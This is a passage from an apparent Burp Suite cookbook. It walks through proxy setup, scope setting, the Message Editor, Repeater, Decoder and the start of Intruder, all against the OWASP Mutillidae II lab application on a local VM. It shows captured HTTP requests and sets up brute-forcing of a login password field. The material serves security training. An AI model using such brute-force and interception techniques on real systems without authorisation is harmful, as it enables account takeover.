5. With the OWASP BWA VM running in the background and using Firefox to browse to the URL specific to your machine (that is, the IP address shown on the Linux VM in VirtualBox), click the reload button (the arrow in a circle) to see the traffic captured in Burp.


6. If you don't happen to see any traffic, check whether Proxy Intercept is holding up the request. If the button labeled **Intercept is on** is depressed, as shown in the following screenshot, then click the button again to disable the interception. After doing so, the traffic should flow freely into Burp, as follows:



In the following, **Proxy | Intercept** button is disabled:



7. If everything is working properly, you will see traffic on your **Target | Site map** tab similar to what is shown in the following screenshot. Your IP address will be different, of course, and you may have more items shown within your **Site map**. Congratulations! You now have Burp listening to all of your browser traffic!



How it works...

The Burp Proxy service is listening on `127.0.0.1` port `8080`. Either of these settings can be changed to listen on an alternative IP address or port number. However, for the purpose of learning, we will use the default settings.

2

Getting to Know the Burp Suite of Tools

In this chapter, we will cover the following recipes:

- Setting the Target Site Map
- Understanding Message Editor
- Repeating with Repeater
- Decoding with Decoder
- Intruding with Intruder

Introduction

This chapter provides overviews of the most commonly used tools within Burp Suite. The chapter begins by establishing the Target scope within the Target Site Map. This is followed by an introduction to the Message Editor. Then, there will be some hands-on recipes using **OWASP Mutillidae II** to get acquainted with Proxy, Repeater, Decoder, and Intruder.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

Setting the Target Site Map

Now that we have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine, we can begin setting the scope of our test. For this recipe, we will use the OWASP Mutillidae II link (http://<Your_VM_Assigned_IP_Address>/mutillidae/) available in the OWASP BWA VM as our target application.

Looking more closely at the **Target** tab, you will notice there are two subtabs available: **Site map** and **Scope**. From the initial proxy setup between your browser, Burp, and the web server, you should now have some URLs, folders, and files shown in the **Target | Site map** tab. You may find the amount of information overwhelming, but setting the scope for our project will help to focus our attention better.


Getting ready

Using the **Target | Site map** and **Target | Scope** tab, we will assign the URL for mutillidae (http://<Your_VM_Assigned_IP_Address>/mutillidae/) as the **scope**.


How to do it...

Execute the following steps to set the Target Site Map:


1. Search for the folder `mutillidae` and right-click on **Add to scope**. Notice the brief highlighting of the **Target | Scope** subtab, as follows:



2. Upon adding the folder `mutillidae` to your scope, you may be presented with a **Proxy history logging** dialog box, as follows. You may choose to avoid collecting messages out of your cope by clicking **Yes**. Or you may choose to continue to have the **Proxy HTTP History** table collect any messages passing through Burp, even if those messages fall outside the scope you've identified. For our purposes, we will select **Yes**:



3. Flipping over the **Target | Scope** tab, you should now see the full URL for the OWASP Mutillidae II, shown in the **Include in scope** table, as follows:



How it works...

The Message Editor displays detailed information any HTTP message flowing through the Proxy listener. After setting up Proxy to capture HTTP traffic, as seen in your **Target | Site map** and Burp **Proxy | HTTP history** tab, you are able to select any single message to reveal the Message Editor. Each editor contains the request and response sides of the message, so long as the message is properly proxied through Burp.

Understanding the Message Editor

On almost every tool and tab within Burp Suite that display an HTTP message, you will see an editor identifying the request and response. This is commonly referred to as the Message Editor. The Message Editor allows viewing and editing HTTP requests and responses with specialties.

Within the Message Editor are multiple subtabs. The subtabs for a request message, at a minimum, include the following:

- **Raw**
- **Headers**
- **Hex**

The subtabs for a response message include the following:

- **Raw**
- **Headers**
- **Hex**
- **HTML** (sometimes)
- **Render** (sometimes)

The **Raw** tab gives you the message in its raw HTTP form. The **Headers** tab displays HTTP header parameters in tabular format. The parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

For requests containing parameters or cookies, the **Params** tab is present. Parameters are editable, and columns can be added, removed, or modified in the table within tools such as Proxy and Repeater.

Finally, there's the **Hex** tab, which presents the message in hexadecimal format; it is, in essence, a hex editor. You are permitted to edit individual bytes within tools such as Proxy and Repeater, but those values must be given in two-digit hexadecimal form, from 00 through FF.


Getting ready

Let's explore the multiple tabs available in the Message Editor for each request and response captured in Burp.

How to do it...

Ensure you have traffic flowing between your browser, Burp, and the OWASP BWA virtual machine.


1. Looking at the **Target | Site map** tab, notice the Message Editor section:



The screenshot shows the Message Editor interface in Burp Suite. At the top, there are two tabs: 'Request' and 'Response', with 'Request' selected. Below these are three sub-tabs: 'Raw', 'Headers', and 'Hex', with 'Raw' selected. The main content area displays the raw text of the request:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```

- When viewing a request, note that the subtabs available include **Raw**, **Headers**, and **Hex**, at a minimum. However, in the case of a request containing parameters or cookies, the **Params** subtab is also available:




The screenshot shows the Burp Suite interface for a request. The top tabs are "Request" and "Response". Below them are subtabs: "Raw", "Params" (highlighted with a red box), "Headers", and "Hex". The main content area shows a "POST request to /mutillidae/index.php" with a table of parameters:

Type	Name	Value
URL	page	login.php
Cookie	showhints	1
Cookie	PHPSESSID	juttplah3jsrpq6h03di48o4d2
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Body	username	admin
Body	password	adminpass
Body	login-php-submit-button	Login

Below the table, it says "Body encoding: application/x-www-form-urlencoded".

- The other side of the message is the **Response** tab, containing the **Raw**, **Headers**, **Hex** subtabs, and sometimes **HTML** and **Render**. These are the various formats provided for the HTTP response to the request. If the content is HTML, then the tab will appear. Likewise, the **Render** tab enables HTML display as it would be presented in a browser but without any JavaScript executed:



Repeating with Repeater

Repeater allows for slight changes or tweaks to the request, and it is displayed in the left-hand window. A **Go** button allows the request to be reissued, and the response is displayed in the right-hand window.

Details related to your HTTP request include standard Message Editor details such as **Raw**, **Params** (for requests with parameters or cookies), **Headers**, and **Hex**.

Details related to the HTTP Response include standard Message Editor details including **Raw**, **Headers**, **Hex**, and, sometimes, **HTML** and **Render**.

At the bottom of each panel is a search-text box, allowing the tester to quickly find a value present in a message.

Getting ready

Repeater allows you to manually modify and then re-issue an individual HTTP request, analyzing the response that you receive.

How to do it...

1. From the **Target | Site map** or from **Proxy | HTTP history** tabs (shown in the following screenshot), right-click a message and select **Send to Repeater**:

The screenshot shows the Burp Suite interface. At the top, the **Proxy** tab is selected, and within it, the **HTTP history** sub-tab is active. A table lists several HTTP requests. The 11th request is selected, and a context menu is open over it, with **Send to Repeater** highlighted. Below the table, the **Request** tab is selected, showing the raw HTTP request details.

#	Host	Method	URL	Params	Edited	Status
1	http://192.168.56.101	GET	/			200
3	http://192.168.56.101	GET	/animatedcollapse.js			200
4	http://192.168.56.101	GET	/jquery.min.js			200
10	http://192.168.56.101	GET	/mutillidae			301
11	http://192.168.56.101	GET	/mutillidae/			200

```


GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
  
```

Context menu options:

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer

2. Switch over to the **Repeater** tab. Note the **HTTP Request** is ready for the tester to tweak parameters, and then send the request to the application via the **Go** button.

Note the search boxes at the bottom of each panel:



We will use Repeater quite a bit throughout this book. This chapter is just an introduction to the Repeater and to understand its purpose.

Decoding with Decoder

Burp Decoder is a tool that allows the tester to convert raw data into encoded data or to take encoded data and convert it back to plain text. Decoder supports several formats including URL encoding, HTML encoding, Base64 encoding, binary code, hashed data, and others. Decoder also includes a built-in hex editor.

Getting ready

As a web penetration test progresses, a tester might happen upon an encoded value. Burp eases the decoding process by allowing the tester to send the encoded value to Decoder and try the various decoding functions available.

How to do it...

Let's try to decode the value of the session token PHPSESSID found in the OWASP Mutillidae II application. When a user initially browses to the URL (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`), that user will be assigned a PHPSESSID cookie. The PHPSESSID value appears to be encrypted and then wrapped in base 64 encoding. Using Decoder, we can unwrap the value.

1. Browse to the `http://<Your_VM_Assigned_IP_Address>/mutillidae/` application.
2. Find the HTTP request you just generated from your browse within the **Proxy | HTTP history** tab (shown in the next screenshot). Highlight the PHPSESSID value, not the parameter name, right-click, and select **Send to Decoder**:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The history table contains three entries:


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
19	http://192.168.56.101	GET	/mutillidae/javascript/Query/query.ballo...			200	11816	script	js	
20	http://192.168.56.101	GET	/mutillidae/javascript/Query/colorbox/jq...			200	10323	script	js	
41	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50769	HTML	php	

The 'Request' tab is selected, showing the raw HTTP request. The cookie value `PHPSESSID=juttplah3jsrpg6h03di48o4d...` is highlighted in red. A context menu is open over this value, with 'Send to Decoder' highlighted in red.

```

GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhint=1; PHPSESSID=juttplah3jsrpg6h03di48o4d...; hpbh2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
  
```

3. In the **Decoder** tab, in the **Decode as...** drop-down as follows, select **Base 64**. Note the results are viewed in the **Hex** editor and are encrypted:




In this example, we cannot proceed any further. We can confirm the value was, indeed, wrapped in Base 64. However, the value that is unwrapped is encrypted. The purpose of this recipe is to show you how you can use Decoder to manipulate encoded values.

Intruding with Intruder

The Burp Intruder allows a tester to brute-force or fuzz specific portions of an HTTP message, using customized payloads.

To properly set up customized attacks in Intruder, a tester will need to use the settings available in the four subtabs of **Intruder**:



Getting ready

A tester may wish to fuzz or brute-force parameter values within a message. Burp Intruder eases this process by providing various intruder attack styles, payloads, and options.

How to do it...

1. Browse to the login screen of Mutillidae and attempt to log into the application. For example, type a username of `admin` and a password of `adminpass`.
2. Find the login attempt in the **Proxy | HTTP history** tab. Your request number (that is, the # sign on the left-hand side) will be different from the one shown next. Select the message that captured your attempt to log in.

- As the login attempt message is highlighted in the **HTTP history** table, right-click the **Request** tab, and select **Send to Intruder**:

The screenshot shows the Burp Suite interface. At the top, the 'Proxy' tab is selected. Below it, the 'HTTP history' tab is active. A table lists various HTTP requests. The request at index 45 is highlighted in orange and has a red box around it. This request is a POST to '/mutillidae/index.php?page=login.php'. A context menu is open over this request, with 'Send to Intruder' highlighted in red. The menu also includes options like 'Send to Spider', 'Do an active scan', 'Send to Repeater', etc. Below the table, the 'Request' tab is selected, showing the raw request details for the selected entry.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
4	http://192.168.56.101	GET	/jquery.min.js			200	57733	script	js
10	http://192.168.56.101	GET	/mutillidae/			301	683	HTML	
11	http://192.168.56.101	GET	/mutillidae/			200	46164	HTML	
14	http://192.168.56.101	GET	/mutillidae/javascript/bookmark-site.js			200	1541	script	js
15	http://192.168.56.101	GET	/mutillidae/javascript/ddsmoothmenu/jqu...			200	57733	script	js
16	http://192.168.56.101	GET	/mutillidae/javascript/ddsmoothmenu/dd...			200	9116	script	js
18	http://192.168.56.101	GET	/mutillidae/javascript/Query/jquery.js			200	268220	script	js
19	http://192.168.56.101	GET	/mutillidae/javascript/Query/jquery.ballo...			200	11816	script	js
20	http://192.168.56.101	GET	/mutillidae/javascript/Query/colorbox/jq...			200	10323	script	js
41	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php			200	50769	HTML	php
45	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	200	50792	HTML	php


```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2891.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: showhint=1; PHPSESSID=juttplah3jsrpxq6h03di40o4d2; acopendivids=acgroupswithpersist=
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login-php-submit-button=Login
  
```

Target

The Intruder **Target** tab defines your targeted web application. These settings are pre-populated for you by Burp:



Positions

The **Positions** tab identifies where the payload markers are to be defined within the **Payload | Positions** section. For our purposes, click the **Clear \$** (that is, payload markers) from the right-hand side menu. Manually select the password field by highlighting it with your cursor. Now click the **Add \$** button on the right-hand side menu. You should have the payload markers wrapping around the password field as follows:




Payloads

After the **Positions** tab is the **Payloads** tab. The **Payloads** tab identifies wordlist values or numbers you wish to be inserted into the positions you identified on the previous tab. There are several sections within the **Payloads** tab, including **Payload Sets**, **Payload Options**, **Payload Processing**, and **Payload Encoding**.

Payload Sets

